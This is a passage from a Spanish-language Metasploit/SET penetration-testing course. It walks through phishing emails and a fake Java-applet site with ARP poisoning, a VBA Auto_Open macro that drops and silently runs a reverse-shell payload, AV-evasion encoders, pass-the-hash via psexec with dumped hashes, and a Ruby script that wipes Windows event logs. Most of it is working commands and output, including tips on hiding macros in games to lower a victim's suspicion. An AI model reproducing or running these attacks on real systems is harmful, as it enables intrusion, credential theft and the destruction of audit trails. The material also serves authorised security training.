This will continue through until it reaches the end of the file. You will need to specify where the file is, for example if its in the SET folder, just specify filename.txt (or whatever it is). If its somewhere on the filesystem, enter the full path, for example /home/relik/ihazemails.txt

Enter the path to the file to import into SET: email.txt

Enter your GMAIL email address: relik@gmail.com

Enter your password for gmail (it will not be displayed back to you):

```
Sent e-mail number: 1  
Sent e-mail number: 2  
Sent e-mail number: 3  
Sent e-mail number: 4
```

SET has finished deliverying the emails. Do you want to setup a listener yes or no: yes

[\*] Please wait while we load the module tree...

[\*] Handler binding to LHOST 0.0.0.0


[\*] Started reverse handler

[\*] Starting the payload handler...

Ahora que los correos electronicos se han enviado y estamos a la escucha. Esperamos que del otro extremo se haga el trabajo y hagan clic en nuestro PDF.



Ahora el usuario abre el PDF, y se le presenta un PDF de forma correcta. Vease abajo:



En el sistema que tenemos a la escucha en Back|Track 4 vemos esto:

```
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Command shell session 1 opened (10.211.55.130:4444 -> 10.211.55.140:1079)

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

Otra opcion para explotacion otra que no sea por e-mail es creando una pagina web falsa que tenga un Payload de Metasploit y una vez que se visita, mostramos un Applet de Java "firmado" por Microsoft Corporation y si ellos aceptan, nuestro payload se cargara. Otro ejemplo que podemos usar, si estamos dentro de una red es con un envenenamiento automatico del cache ARP donde podemos tener SET para envenenar la subred de la victim y reemplazar todos los HREF's de la victim con nuestras paginas. Usaremos este ejemplo en el escenario de abajo sin embargo, envenenamiento del cache ARP es una opcion, yo recomendaria combinar cross-site scripting y un buen e-mail elaborado o una llamada telefonica con el fin de conseguir que vaya a su sitio.

```
root@bt4:/home/relik/SET# ./set

[---] The Social Engineering Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.1 Alpha [---]

Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice: 2

The Social Engineering Toolkit "Web Attack" will create a
fake "professional" looking website for you with malicious
java applet code. When you entice a victim to the website
either through social-engineering, a XSS vulnerability,
E-Mail, or other options, it will prompt the user to say
"Yes" to run the applet signed by Microsoft. Once accepted
a payload will be run on the remote system and executed.

The payload itself will be generated dynamically through
Metasploit and the handler and everything be setup for you
automatically through the SEF Web Attack toolkit.

Do you wish to continue? y/n: y
What payload do you want to generate:

Name: Description:

1. Windows Shell Reverse_TCP Spawn a command shell on victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to
attacker.
3. Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell Execute payload and create an accepting port on remote system.

Enter choice (example 1-4): 2
```

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

1. avoid\_utf8\_tolower
2. shikata\_ga\_nai
3. alpha\_mixed
4. alpha\_upper
5. call4\_dword\_xor
6. countdown
7. fnstenv\_mov
8. jmp\_call\_additive
9. nonalpha
10. nonupper
11. unicode\_mixed
12. unicode\_upper
13. alpha2
14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell):  
10.211.55.130

Enter the port of the Listener: 4444

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/meterpreter/reverse\_tcp

Length: 274

Options: LHOST=10.211.55.130,LPORT=4444,ENCODING=shikata\_ga\_nai

Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...

\*\*\*\*\*  
\*\*\*\*\*

Launching MSFCONSOLE on 'exploit/multi/handler' with  
PAYLOAD='windows/meterpreter/reverse\_tcp'

Listening on IP: 10.211.55.130 on Local Port: 4444 Using encoding:  
ENCODING=shikata\_ga\_nai

\*\*\*\*\*  
\*\*\*\*\*

Would you like to use ettercap to ARP poison a host yes or no: yes

Ettercap allows you to ARP poison a specific host and when they browse  
a site, force them to use oursite and launch a slew of  
exploits from the Metasploit repository. ETTERCAP REQUIRED.

What IP Address do you want to poison: 10.211.55.140

Setting up the ettercap filters....

Filter created...

Compiling Ettercap filter...

```
12 protocol tables loaded:  
DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth  
  
11 constants loaded:  
VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP  
  
Parsing source file 'src/program_junk/ettercap.filter' done.  
  
Unfolding the meta-tree done.  
  
Converting labels to real offsets done.  
  
Writing output to 'src/program_junk/ettercap.ef' done.  
  
-> Script encoded into 16 instructions.  
  
Filter compiled...Running Ettercap and poisoning target...  
  
*****  
Web Server Launched. Welcome to the SEF Web Attack.  
*****  
  
[--] Tested on IE6, IE7, IE8 and FireFox [--]  
  
Type -c to exit..
```

Echemos una ojeada al navegador de la victima:



Fijese en la parte inferior izquierda que la URL ha sido sustituido por nuestro sitio web. Ahora la victim realiza una busqueda normal en Google. Veamos que pasa:



Tenga en cuenta que la advertencia de seguridad nos pide confiar en una aplicacion firmada por Microsoft Corporation. Despues que el usuario acepta y ejecuta la aplicacion, se nos regresan algunas cosas:

```
[*] Exploit running as background job.  
msf exploit(handler) >  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Sending stage (718336 bytes)  
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.140:1129)  
  
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > execute -f cmd.exe -i  
Process 2596 created.  
Channel 1 created.  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.  
  
C:\Documents and Settings\Administrator\Desktop>
```

Para ver el video en linea de este ataque, revisa la pagina de vimeo de David Kennydy's aqui.

SET todavia esta en progreso y nuevos ataques seran liberados junto con la herramienta. SET utiliza multiples vectores de ataques para hacer que su expericiencia en ingenieria social sea un poco mas facil.

## 8.7 [Métodos infección VBScript](#)

# Métodos infección VBScript

Metasploit tiene un par de metodos ya construidos que puedes utilizar para infectar documentos de Word y Excel con payloads de Metasploit. Ademas puedes usar tus propios payload personalizados. No es necesario que sea un payload de Metasploit. Este metodo es util despues de un ataque client-side y tambien puede ser util si se tiene que evitar algun tipo de filtro que no permita archivos ejecutables y solo permita pasar documentos.

Primero lo primero, vamos a crear nuestro VBScript y establecer a Metasploit para la escucha


```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10.211.55.162 LPORT=8080
ENCODING=shikata_ga_nai X > payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 280
Options: LHOST=10.211.55.162,LPORT=8080,ENCODING=shikata_ga_nai
root@bt4:/pentest/exploits/framework3# mv payload.exe tools/
root@bt4:/pentest/exploits/framework3# cd tools/
root@bt4:/pentest/exploits/framework3/tools# ruby exe2vba.rb payload.exe payload.vbs
[*] Converted 14510 bytes of EXE into a VBA script
root@bt4:/pentest/exploits/framework3/tools# cd..
root@bt4:/pentest/exploits/framework3# ./msfcli | grep multi/handler
[*] Please wait while we load the module tree...
exploit/multi/handler Generic Payload Handler
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp
ENCODING=shikata_ga_nai LPORT=8080 LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Para recapitular todo lo que hemos visto hasta ahora, hemos creado nuestro payload usando el codificador polimorfico shikata\_ga\_nai, convertido en un ejecutable, conectandose de nuevo a nosotros en el puerto 8080 en el host 10.211.55.162. Luego convertimos el ejecutable a VBScript usando el script "exe2vba.rb" en la seccion de herramientas. Una vez que se ha completado, tendra que obtener una maquina con Windows que tenga Word instalado para realizar los siguientes pasos:

En Word o Excel 2003, ve a Herramientas, Macros, Editor de Visual Basic, si estas usando Word/Excel 2007, ir a Ver Macros, luego coloca un nombre como "moo" y seleccione "crear".

Esto abrirá el editor de visual basic. Pegue el resultado del archivo payload.vbs en el editor, guardalo y escriba cualquier cosa en el documento en si. Esto es cuando se realiza un ataque client-side enviando por correo electronico este documento de Word a alguien.

A fin de mantener la sospecha del usuario baja, trate de introducir el codigo en los muchos juegos de Word/Excel que estan disponibles por internet. De esa manera, el usuario esta feliz jugando mientras que estas trabajando en el fondo. Esto le da mas tiempo extra para migrar a otro proceso si estas usando Meterpreter como payload.



Aqui le damos un nombre generico al macro.

```
Normal - NewMacros (Code)
(General) Workbook_Open

Sub Auto_Open()
    Dim Lu5 As Integer
    Dim Lu6 As Integer
    Dim Lu3 As String
    Dim Lu4 As String
    Lu3 = "ixcEQgdNLG.exe"
    Lu4 = Environ("USERPROFILE")
    ChDrive (Lu4)
    ChDir (Lu4)
    Lu6 = FreeFile()
    Open Lu3 For Binary Access Read Write As Lu6
    Lui21
    Lui22
    Lui23
    Lui24
    Lui25
    Lui26
    Lui27
    Lui28
    Put Lu6, , Lui
    Close Lu6
    Lu5 = Shell(Lu3, vbHide)
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub
```

Primero, prueba el documento abriendolo, y revisa donde tienes el multi/handler de Metasploit a la escucha:

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai LPORT=8080
LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.211.55.162:8080 -> 10.211.55.134:1696)

meterpreter > execute -f cmd.exe -i
Process 2152 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rellk>
```

Exito! Tenemos el shell de Meterpreter directo al sistema que abrio el documento, y lo mejor de todo, el anti-virus no se da cuenta!!!

Hay varios metodos para hacer esto, tambien puedes usar:

```
root@bt4:./msfpayload windows/meterpreter/reverse_tcp LHOST=10.211.55.162 LPORT=8080 ENCODING=shikata_ga_nai Y > payload.exe
```

Esto pasara la salida del payload a un script vbs asi q ue los pasos son los mismos mencionados arriba. Algo que mencionar es que los macros estan desabilitados por defecto tanto para la version home como coporate, asi que tendrias persuadir para habilitar los macros o tener la esperanza que lo hayan habilitado para ver el documento de forma correcta. Aqui es donde tener un script incrustado en un documento con un juego en Flash incrustado viene muy bien.

## 9 MSF Post Explotación

# MSF Post Explotación

Después de haber trabajado tan duro con la finalidad de explotar con éxito un sistema, bien, pero ¿que es lo que haremos ahora? Vamos a conseguir un mayor acceso a los dispositivos de las redes internas y cubriremos/borraremos nuestras huellas/pistas a medida que avanzamos en los sistemas "víctima". Los pentesters también podremos optar por utilizar sniffers de paquetes para otras posibles víctimas, editaremos sus registros para obtener información o mejores accesos o borrar a estos estos, e incluso crearemos una puerta trasera (backdoor) para mantener el acceso al sistema más permanente y eficaz. La utilización de estas técnicas nos ayudara a mantenernos en un cierto nivel de acceso y realmente puede conducir a footholds y a profundizar aun más en la infraestructura.

## 9.1 [Metasploit como un Payload](#)

# Metasploit como un Payload

Mubix desde <http://room362.com> ha lanzado un script en Ruby, que sirve para entregar una copia de Metasploit a un sistema “ya comprometido”, esto le permite esencialmente instalar/ejecutar/controlar Metasploit en la maquina de las víctimas y continuar así la explotación en ella. Esto sería muy beneficioso en muchos casos, lo mas importante sería que se está ya está haciendo un test de penetración y ha obtenido acceso al Meterpreter. Desde allí se puede bajar/subir/installar Metasploit como un Payload y continuar así con la explotación de la red interna.

¿Por qué es tan importante esto?

Primeramente por el sigilo, cuantas mas conexiones tengas saliendo de tu perímetro, más posibilidades tendrás de ser atrapado. Vale, pues este Payload le permite tener las conexiones desde origen e ir en primer lugar a la máquina comprometida. Esto también ayuda si pierde una conexión, tan solo tiene que tener un equipo para devolver la llamada, le mostramos como hacerlo mas adelante en el curso.

Bueno, primero lo primero, tienes que descargarte el script y colocarlo en la carpeta “plugins”. Descarga “deploymsf.rb” desde aquí: <http://www.offensive-security.com/msf/deploymsf.rb>

A continuación, tendrás que descargarte también la versión de Cygwin del Metasploit Framework. Tienes dos opciones, Metasploit Framework entero o simplemente msfconsole. Los pros y los contras son en gran tamaño los Payloads. 13mb si lo haces con versión completa y solo 5mb con msfconsole. Metasploit Cygwin (FULL): <https://metasploit.com/framework-3.3-dev.exe> msfconsole: <https://metasploit.com/mini-3.3-dev.exe>

Si utilizas la ruta por defecto del el script, querrás mover el “framework-3.3-dev.exe” a /tmp/ en Linux o especificar la opción “-d” con el directorio completo de dónde has puesto el instalador Cygwin. Además, recuerda que el nombre del ejecutable es “framework-3.3-dev.exe” Si estas utilizando el “mini-3.3-dev.exe” asegúrese de usar la opción “-f” y especifique el nombre del archivo.

```
root@bt4:/pentest/exploits/framework3/plugins# wget http://www.room362.com/tools/deploymsf.rb --2009-06-27 12:10:05-- http://www.room362.com/tools/deploymsf.rb Resolving www.room362.com... 66.197.106.2 Connecting to www.room362.com|66.197.106.2|:80... connected. HTTP request sent, awaiting response... 200 OK Length: 4227 (4.1K) [text/plain] Saving to: `deploymsf.rb' 100%[=====] 4,227 --.-K/s in 0.004s 2009-06-27 12:10:05 (1.07 MB/s) - `deploymsf.rb' saved [4227/4227]
```

Bueno, ya tenemos todo listo con el mini-3.3-dev.exe a la espera. Cuando tengamos la la consola Meterpreter, tendremos también un montón de comandos que ejecutar, así que vamos a ello.

```
meterpreter > run deploymsf -f mini-3.3-dev.exe -d /tmp/ [*] Running Meterpreter MSFp Deployment Script.... [*] Uploading MSFp for deployment.... [*] MSFp uploaded as C:DOCUME~1bt4LOCALS~1Temp19211.exe [*] Installing MSFp..... [*] Done! [*] Installation Complete! [*] Running cygwin shell channelized...
```

```
[*] Channel 19 created - Type: interact 19 to play
[*] Be warned, it takes a bit for post setup to happen
[*] and you will not see a prompt, try pwd to check
meterpreter > interact 19
Interacting with channel 19...

[*] Configuring multi-user permissions for first run...
[*] Configuring the initial user environment...
pwd
/home/bt4
ls
msfconsole
*** Metasploit only has EXPERIMENTAL support for Ruby 1.9.1 and newer, things may
break!
*** Please report bugs to msfdev[at]metasploit.com
[-] ***
[-] * WARNING: No database support: LoadError no such file to load - active_record
[-] ***

= [ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ - --=[ 379 exploits - 231 payloads
+ - --=[ 20 encoders - 7 nops
=[ 156 aux

msf >
```

Bueno ahora tenemos un Metasploit Framework totalmente instalado y listo para usarlo en la maquina de nuestra victima y además puede penetrarse en la red. Magnifico!

## 9.2 PSEExec Pass the Hash

# PSEExec Pass the Hash

Un módulo que no es muy conocido es la capacidad de ejecutar PSEXEC en Metasploit. El módulo de PSEXEC es a menudo usado por Pentesters para obtener acceso a un sistema, siendo que este ya conoce sus credenciales. Este módulo fue escrito por Sysinternals y se ha integrado en el Framework. Los pentesters solemos, ó hemos ,logrado tener completo acceso a un sistema a través de algunos exploits, utilizando meterpreter para agarrar las contraseñas u otros métodos como fgdump, pwdump, o cachedump y utilizando el rainbowtables para crackear los valores hash.

Tambien tenemos otras opciones, como por ejemplo pasar el hash a través de herramientas como el iam.exe. Un gran método de PSEXEC en Metasploit es que le permite introducir la contraseña en si, solo con los valores. O sea simplemente basta con especificar los valores del hash, no hay necesidad de cracks para obtener acceso al sistema. Ahora vamos a pensar profundamente acerca de cómo podemos utilizar este tipo de ataque para continuar con la penetración.

Decirte primero que comprometer un sistema que tiene una contraseña de administrado, no necesita crack con PSEXEC porque este nos permite utilizar solamente los valores hash, esa cuenta de administrador será la misma en cada cuenta dentro de la infraestructura del dominio. Ahora podemos pasar de un sistema a otro sin tener que preocuparte de tener que crackear nada. Una nota muy importante sobre esto es que si NTLM sólo está disponible (por ejemplo, su contraseña es de 15 caracteres o + a través de GPO que especifican respuestas NTLM solamente) , basta con sustituir el \*\*\*\*NOPASSWORD\*\*\*\* por 32 0's, por ejemplo:

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

Ahora que tenemos una consola Meterpreter y los hash's dumpteados, podemos conectarnos a las diferentes víctimas utilizando PSEXEC y los valores hash solamente.

```

Id  Name
--  --
0   Automatic

msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svctrl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svctrl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)

meterpreter > execute -f cmd.exe -i -c -H
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

```

Eso es todo! Hemos logrado conectar en un equipo independiente con las mismas credenciales, sin tener que preocuparnos de rainbowtables o de craquear la contraseña. Aprovecho para agradecer a "Chris Gates" por la documentación sobre este tema.

### 9.3 [Administración de registros](#)

## Administración de registros


¿Sabes? A veces es mejor no tener sus actividades registradas. Cualquiera que sea el motivo, algún día puedes encontrarte en una situación en la que necesitas eliminar los logs / registros de eventos de Windows. Echándole un vistazo a la fuente del script winenum, ubicado en 'scripts / meterpreter', podemos ver el funcionamiento de esta función.

```

evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
]
print_status("Clearing Event Logs, this will leave and event 517")
begin
  evtlogs.each do |evl|
    print_status("Clearing the #{evl} Event Log")
    log = session.sys.eventlog.open(evl)
    log.clear
  end
  print_status("All Event Logs have been cleared")
  rescue ::Exception => e
    print_status("Error clearing Event Log: #{e.class} #{e}")
  end
end

```

Veamos un escenario donde tenemos que limpiar el registro de eventos de Windows, pero en lugar de usar un script prefabricado para hacer el trabajo para nosotros, vamos a utilizar el poder del intérprete de Ruby en Meterpreter para limpiar los registros sobre la marcha. Vamos a Windows / 'System' / LogReg.



Ahora vamos a explotar el sistema y eliminar manualmente los registros. Haremos nuestra base de comandos fuera del script winenum. ejecutando 'log = client.sys.eventlog.open('system')' se abrirá el registro para nosotros.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#>:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```


Ahora veremos si podemos limpiar el registro ejecutando 'log.clear'.

```

>> log.clear
=> #<#::0xb6779424 @client=#>,
/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#

```

¿Funciona?



Hemos tenido éxito! Como ves ya no existen registros por aquí. Ahora podemos profundizar mas y crear nuestro propio script para limpiar el registro de eventos...

```

# Clears Windows Event Logs

evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
]
puts ("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
    puts ("Clearing the #{evl} Event Log")
    log = client.sys.eventlog.open(evl)
    log.clear
end
puts ("All Clear! You are a Ninja!")

```

Después de escribir este pequeño script, lo guardamos en /pentest/exploits/framework3/scripts/meterpreter. Entonces volveremos a explotar el sistema y así ver si funciona.

```
msf exploit(warftpd_165_user) > exploit
```

```

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
    Clearing the security Event Log
    Clearing the system Event Log
    Clearing the application Event Log
    Clearing the directory service Event Log
    Clearing the dns server Event Log
    Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit

```

Wasaaaa. Y el único evento que queda registrado en el sistema es el esperado 517.

Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

Este es el poder de Meterpreter. Sin mucho mas esfuerzo que no sea un código de ejemplos que hemos tomado de otro script, hemos creado una herramienta muy útil para ayudarnos a cubrir / borrar /esconder nuestras acciones.

#### 9.4 [Jugando con Incognito](#)

## Jugando con Incognito

Incognito es originalmente una aplicación estandard que nos permitirá clonar tokens de usuarios cuando se comprometa un sistema con éxito. Esta aplicación fue integrada en Metasploit, y luego finalmente en Meterpreter.

Puedes leer mas acerca de Incognito y su modo de robar e imitar tokens a través del documento original de Like Jenning en el siguiente enlace:

